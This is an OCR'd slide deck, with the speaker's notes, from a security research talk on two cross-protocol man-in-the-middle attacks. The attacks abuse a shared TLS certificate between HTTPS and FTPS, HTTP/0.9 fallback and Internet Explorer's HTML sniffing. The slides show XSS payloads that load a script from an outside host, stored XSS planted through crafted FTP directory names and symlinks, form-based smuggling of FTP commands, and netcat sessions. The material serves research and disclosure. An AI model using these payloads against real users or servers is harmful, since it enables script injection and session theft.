
Two cross-protocol MitM attacks on browsers

This presentation contains red notes like this one. They were not visible during the talk, they're meant to summarize things I said during the talk.

Scenario

Basic idea: the victim is in an evil wifi network



Attacker has an FTP account (can upload files)

Note: Only one SSL cert for both services!


some random news site; purpose is that the attacker can inject JS code in HTTP responses that runs in the victim's browser

HTTPS and FTPS

dedicated port for HTTPS


- HTTPS: TLS on port 443, HTTP inside
- FTPS:
  - similar to STARTTLS
  - on port 21

FTPS and FTP share the same port



```
220 ProFTPD 1.3.5 Server (Debian) [::ffff:37.221.195.125]
AUTH TLS
234 AUTH TLS successful
....6...2..][}"..|..|...=.......8@..G$J[.;.....0.,.(.$...
..........k.j.i.h.9.8.7.6..........2...*.&.......=.5.../.
+ ' #             g @ ? > 3 2 1 0         E D C B 1 - )
```

Forwarding TLS




Let's just see what happens when we try to load https://example.org with this setup...

Forwarding TLS


FTP server rejects every HTTP request line as bad command

Chrome



```
500 GET not understood
500 HOST: not understood
500 CONNECTION: not understood
550 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8:
Forbidden command argument
500 UPGRADE-INSECURE-REQUESTS: not understood
500 USER-AGENT: not understood
500 ACCEPT-ENCODING: not understood
500 ACCEPT-LANGUAGE: not understood
500 Invalid command: try being more creative
```

IE



```
500 GET not understood 550 text/html, application/xhtml+xml, */*: Forbidden command
argument 500 ACCEPT-LANGUAGE: not understood 500 USER-AGENT: not understood
500 ACCEPT-ENCODING: not understood 500 HOST: not understood 500 IF-
MODIFIED-SINCE: not understood 500 IF-NONE-MATCH: not understood 500
CONNECTION: not understood 500 Invalid command: try being more creative
```

Missing linebreaks indicate: rendered as HTML!

Why is the FTP server's response visible at all? It isn't valid HTTP...

HTTP/0.9

- Client sends „GET <path>\n“
- Server sends raw file without headers
  - Browser logic: „If we expect HTTP but it doesn't look like HTTP, it is HTTP/0.9“
- Content-Type must be sniffed
  - Most browsers are very strict, but IE/Edge just parse as HTML

other browsers only parse as HTML if an HTML tag starts at the first byte of the response or so

Sending arbitrary text

- HTML form with enctype=text/plain
- No encoding at all for POST body

```
<form method=POST enctype=text/plain action={...}>
<textarea name="a">
foobar
abc def
quit
</textarea>
<button type=submit>x</button>
</form>
```


```
POST / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: de-DE
Content-Type: text/plain
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64;
Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: thejh.net:1234
Content-Length: 27
Connection: Keep-Alive
Cache-Control: no-cache

a=foobar
abc def
quit
```

I was stuck at this point; Michal Zalewski's idea: use this for an XSS attack!

XSS?

```
$ nc thejh.net 21
220 ProFTPD 1.3.5 Server (Debian) [::ffff:37.221.195.125]
foo bar
500 FOO not understood
<script/src=//var.thejh.net/xss.js></script>
500 <SCRIPT/SRC=//VAR.THEJH.NET/XSS.JS></SCRIPT> not understood
```

XSS?


https://thejh.net/

thejh.net

500 POST not understood 550 text/html, application/xhtml+xml, */*: Forbidden command argument 500 ACCEPT-LANGUAGE: not understood 500 CONTENT-TYPE: not understood 500 USER-AGENT: not understood 500 ACCEPT-ENCODING: not understood 500 HOST: not understood 500 CONTENT-LENGTH: not understood 500 CONNECTION: not understood 500 CACHE-CONTROL: not understood 500 Invalid command: try being more creative 500 A=INVALID not understood 500

THIS IS PARSED AS HTML

not understood 500 not understood 221 Goodbye.

Diese Seite wurde geändert, um das siteübergreifende Skripting zu verhindern.

☹

I first thought this worked, but apparently messed up while testing it the first time... or IE's XSS filter got better? no idea

Anyway, let's just do something that the XSS filter can't catch.

Stored XSS

- Create directories „`<script/src='&#47;&#47;var.thejh.net&#47;xss.js'></script>`“


  Linux allows any byte except slash and nullbyte in a filename / directory name

  three folders
- Create symlink „xssdir“ into directory
  - Possible via FTP with „SITE SYMLINK“
- Let victim enter directory with „CWD /xssdir“
- Print symlink target with „XPWD“

Stored XSS

```
$ nc thejh.net 21
220 ProFTPD 1.3.5 Server (Debian) [::ffff:37.221.195.125]
USER anonymous
331 Anonymous login ok, send your complete email address as your password
PASS x
230-[...]
230 Anonymous access granted, restrictions apply
CWD /j/xssdir
250 CWD command successful
XPWD
257 "/j/<script/src='&#47;&#47;var.thejh.net&#47;xss.js'></script>" is the
current directory
QUIT
221 Goodbye.
```


Stored XSS



```
INVALID
<br><h1>this is par
```

☺

FTP (Active Mode)



passive mode is normally nicer, but for the attack, active mode is easier to work with

FTPS

- RFC 4217, 2228
- Client starts TLS on control connection
- Separate TLS/cleartext connections for data
  - PROT C / PROT P selects clear / private mode
- FTP client is TLS client on all connections
- TLS connections must be related
  - Client certificate match
  - TLS session reuse
    - Browsers also do this for HTTPS!

